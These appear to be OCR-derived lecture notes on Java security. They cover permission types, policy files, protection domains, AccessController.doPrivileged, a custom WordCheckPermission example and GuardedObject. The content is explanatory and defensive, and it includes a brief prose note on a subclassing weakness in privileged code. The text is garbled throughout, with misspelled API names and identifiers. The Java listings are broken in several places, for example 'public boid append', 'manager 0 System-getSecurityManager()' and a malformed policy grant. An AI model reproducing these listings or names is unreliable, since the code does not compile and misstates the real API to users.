Propertypermission Target : represents access to various hava properties - java.home os.name,user.name. Actions: read(getProperty),write(setProperty).

11.7.2 Basic Permission

Base class for named permission, a permission that contains a name instead of a target-set,action pair. Examples are ExitVM , queuePrintJob.
Runtime Permissions :

- stopThread,modifyThread,securityManager,writeFileDescriptor,loadLibrary.[library name]

  Loadlibrary - permission to dynamic link in native libraries that are not under JVM supervision.

AWT,net and Security Permissions:

- accessClipBoard, accessEventQueue,readDisplayPixels.
- Netpermissions: resetPasswordauthentication,specifiyStreamhandler
- Security Permissions ; getPolicy,setPolicy,insertProvider,addIndentityCeterficate,getSignerPrivateKey,setSighnerKeyPair.

1. By default, the JDK uses the policy files located in:

   `file:${java.home}/lib/security/java.policy`

   `file:${user.home}/java.policy`

2. These policy files are specified in the default security file:

   `${java.home}/lib/security/java.security`

3. The final policy is the union of all granted permissions in all policy files. To specify an additional policy file, you can set the `java.security.policy` system property at the command line:

   ```
   > java -Djava.security.manager -Djava.security.policy=someURL MyApp
   ```

   or:

   ```
   > appletviewer -J-Djava.security.policy=someURL HTMLfile
   ```

4. To ignore the policies in the `java.security` file, and only use the specified policy, use `==' instead of `=':

   ```
   > java -Djava.security.manager -Djava.security.policy==someURL MyApp
   ```

5. Additional policy files can also be added to the `java.security` file. For more information on policy files, see:

   `http://java.sun.com/j2se/1.6/docs/guide/security/PolicyFiles.html`

Abbildung 11.6: figure

```
// Standard extensions get all permissions by default
grant codeBase "file:${{java.ext.dirs}}/*" {
        permission java.security.AllPermission;
};
// default permissions granted to all domains
grant {
permission java.lang.RuntimePermission "stopThread";
   // allows anyone to listen on un-privileged ports
   permission java.net.SocketPermission "localhost:1024-", "listen";
        // "standard" properies that can be read by anyone
        permission java.util.PropertyPermission "java.version", "read";
        permission java.util.PropertyPermission "java.vendor", "read";
        permission java.util.PropertyPermission "java.vendor.url", "read";
        permission java.util.PropertyPermission "java.class.version", "read";
        permission java.util.PropertyPermission "os.name", "read";
        permission java.util.PropertyPermission "os.version", "read";
        permission java.util.PropertyPermission "os.arch", "read";
        permission java.util.PropertyPermission "file.separator", "read";
                                ... };
```

Abbildung 11.7: figure

11.8 Permission Caveats

- Granting the write access to the entire file system is the same as granting AllPermission (think linux)
- Granting LoadLibrary permission is the same as granting everything because nobody knows ecactly in which way the library depends upon the systems resources.

11.9 Extra notes on the permission class

Permission Class Encapsulates a permission granted or requested. Can be set read only - from then on it is immutable. Can be grouped using PermissionCollection and Permissions classes.

Jargon Permissions granted to a ProtectionDomain : **privledges**. However no Priviledge Class exists.

11.10 Creating a custom Permission

1. You cannot change the built in permission types.




Abbildung 11.8: figure

2. You can make a class that extends one of the existing permission classes like the example below:
3. The new permissions must be referred to in the policy file:

Listing 11.2: Custom Permission

```
public class WordCheckPermission extends Permission {
public boolean implies(Permission other) {
if (!(other instanceof WordCheckPermission)) return false;
WordCheckPermission b = (WordCheckPermission) other;
if (action.equals("insert")) {
return b.action.equals("insert") && getName().indexOf(b.getName()) >= 0 ;
}else if (action.equals("avoid")) {
if (b.action.equals("avoid")) return b.badWordSet().containsAll(badWordSet());
else if (b.action.equals("insert")) {
for (String badWord : badWordSet())
if (b.getName().inbdexOf(badWord) >= 0) return false;
return true;
}else return false;
}else return false } ..}


//Usage:
public void insertWords(String words) {
try {
textArea.append (words + "\n");
}catch (SecurityException e) {
//showMessage
}
}

class WordChextTextArea extends JTextArea {
public boid append (String text) {
WordCheckPermission p = new WordCheckPermission(text,"insert");
SecurityManager manager 0 System-getSecurityManager();
if (manager != null) {
manager.checkPermission(p);
super.append(text);
}
}
}
// Policy File

grant{
permission java.awt.AWTPermsiion "showWindowWithoutWarningBanner";
permsiion ch.fhnw..WordChecpermission,"cocaine,ectasy,sex,gambling,booze,drugs,java",
    "avoid";
}
```

11.11 Summary Permissions

1. The permissions of a class are calculated at load time from the policy object.

2. But in can be delaxed until the first security check
3. Permissions granted to classes, not objects
4. Permissions are additive :

code signed by A gets permission X and
code signed by B gets permission Y
code signed by A and B gets permission X and Y

Abbildung 11.9: figure

5. Only positive permissions do exist, grant never deny access.

11.12 Protection Domains

ProtectionDomain class :

- Created form CodeSource and PermissionCollection
- Defines the set of permisions granted to classes, changes the PermissionCollection to change permissions.
- **Each class belongs to one ProtectionDomain isnstance** set at class creation time and never changed.
- Access to these objects is restricted, getting its reference requires

```
RuntimePermission g
```

- One classloader can have more then one protection domain




Abbildung 11.10: figure

11.12.1 Important Classes

CodeSource Class The class extends the concept of a codebase to encapsulate URL but also certificates. This class is immutable. with the abstract implies method of the permission class one can implement partial URL matches.

- Permits policies to use URL patterns
- a.implies(b) == true means that if one is granted permission a then one would get permission b too because its implied..

Policy Class It provides an interface to the user policy:

- Given a CodeSource it returns a PermissionCollection.

1. A loaded class C1 requests an unloaded class C2;
2. C1's ClassLoader is called, loads C2's class file, and calls the java byte code verifier;
3. C2's CodeSource is determined via java or user's security policy;
4. The policy object, given that CodeSource, returns the class Permissions;
5. If an existing ProtectionDomain has the same CodeSource and Permissions, then it is reused, if this is not the case then a new ProtectionDomain is created and C2 is assigned to it.

Abbildung 11.11: figure

If method M requires the permission P:

→ M's implementation calls the current SecurityManager's method checkPermission(P)

→ By default this calls the AccessController class, which does the work and for *each call stack* entry, it unwinds from the caller:

a) if the caller's ProtectionDomain lacks P, an exception is thrown (fails);

b) if the caller called the method doPrivileged without context, it executes and returns (dangerous);

c) if the caller called the method doPrivileged with context, it checks it and returns if context permits P otherwise an exception is thrown (fails).

Abbildung 11.12: figure

- its called during the setup stage of a Protectiondomain to set the class' permissions.

Loading procedure

AccessController Its method getContext takes a snap of current execution context (stack trace)

- The snapshot includes all ancestor threads. These contexts are stored in type AccessControlcontext.
- The class AccessControlcontext has a checPermission for the context it encapsulate. Results stored and used for limiting privledges later.

  Purpose of controller : suppoer actions on behalf of another

  One thread posts events to another one

  Delayed actions like cron jobs

1. Multiple `ProtectionDomains`:
   - `M1` of `C1` calls `M2` of `C2` that calls `System M3`;
   - `System M3` (in System's `ProtectionDomain`) asks for a permission check;
   - Permissions are checked against the `ProtectionDomains` for `System`, then for `C2` and finally for `C1`. Onlv if the intersection of all 3 sets contains the desired permission `P`, is `P` granted.
2. `doPrivileged` call (without context):
   - Same as above, but first `System M3` calls `doPrivileged`
   - When the permission check is requested, only the `ProtectionDomain` for `System` is checked all *others* are not checked.

Abbildung 11.13: figure

11.13 Implications of security check algorythm

Default privledges are the intersection (Schnitt) of all class' permissions in the stacks call tree. Wthout doPrivleged, permissions that dcrease the privledge are permitted (Principle of least Priveledge).

doPrivileged enables all class' privleges: Like Unix setuid it enables trusted classes to use full set of privledges but only when requested. Without any attached context it enables all privleges this is dangerous. With context it only enables those privleges that are within given context. This is a safe action because the resulting privleges are always less then those without context.

Example : no context no return value

```
someMethod() {
  ...normal code here... AccessController.doPrivileged(new
      PrivilegedAction() {
                  public Object run() {
                  // privileged code goes here, for example:
                  System.loadLibrary("awt");
                  return null; // nothing to return
              }
       });
      ...normal code here...
}
```

Interface `PrivilegedAction<T>` with only one method `T run()`

Abbildung 11.14: figure

11.13.1 Security Holes

1. If a method M1 is not overridden the protectiondomain of the supeclass is used

   The consequence of this fact is obvious: Methods running with privledges **Should not depend on protected variables**

   A cracker could : create a subclass with method m2 that modifies variables used by m1, and causes m1 to be invoked with influence from m2.

```
someMethod() {
  ...normal code here... AccessController.doPrivileged(new
      PrivilegedAction() {
                    public Object run() {
                      // privileged code goes here, for
example:                    return
System.getProperty("user.name");
              }
       });
      ...normal code here...
}
```

Abbildung 11.15: figure

```
...
AccessControlContext acc = AccessController.getContext();
acc.checkPermission(permission);
...
someMethod() {
  ...normal code here...
       AccessController.doPrivileged(new PrivilegedAction() {
                    public Object run() {
                    // Code goes here. Any permission checks within
                    // this run method will require that the
                    // intersection of the callers protection domain
                    // and the snapshot's context have the desired
                    // permission.
                }
   }, acc);
       ...normal code here...
}
```

Abbildung 11.16: figure

12 Java Security at Method Level

12.1 Guarded Object

GuardedObject (1)

1) To protect one method in **all** instances, use the `SecurityManager` + `AccessController` directly as we have shown so far.

2) To protect a reference to an **individual instance**, consider using the class `GuardedObject`:




Abbildung 12.1: figure

The Guarded object enapsulates its object to guard :

- asks Guard interface to determine wherger access is ok
- Class Permission implets Guard by calling SecurityManager.Checkpermission(self)
- PermissionCollection does not implement Guard.

A provider of object-to-guard does the following.

- Instantiates new Guard (e.g a Permission)
- Instantiates GuardedObject
- Gives GuardedObject's reference to requestors.

Clients who wish to use object-toguard call GuardedObjects's getObject() :

- CheckGuard is then called
- if ok ref returned else not ok then security exception.

This example demonstrates how to protect access to an object using a permission:

```
// Create the object that requires protection
String secretObj = "my secret";

// Create the required permission that will protect the object
Guard guard = new PropertyPermission("java.home", "read");

// Create the guard
GuardedObject gobj = new GuardedObject(secretObj, guard);

// Get the guarded object
try {
      Object o = gobj.getObject();
    } catch (AccessControlException e) {
        // Cannot access the object
    }
```

Abbildung 12.2: Guarded object Usage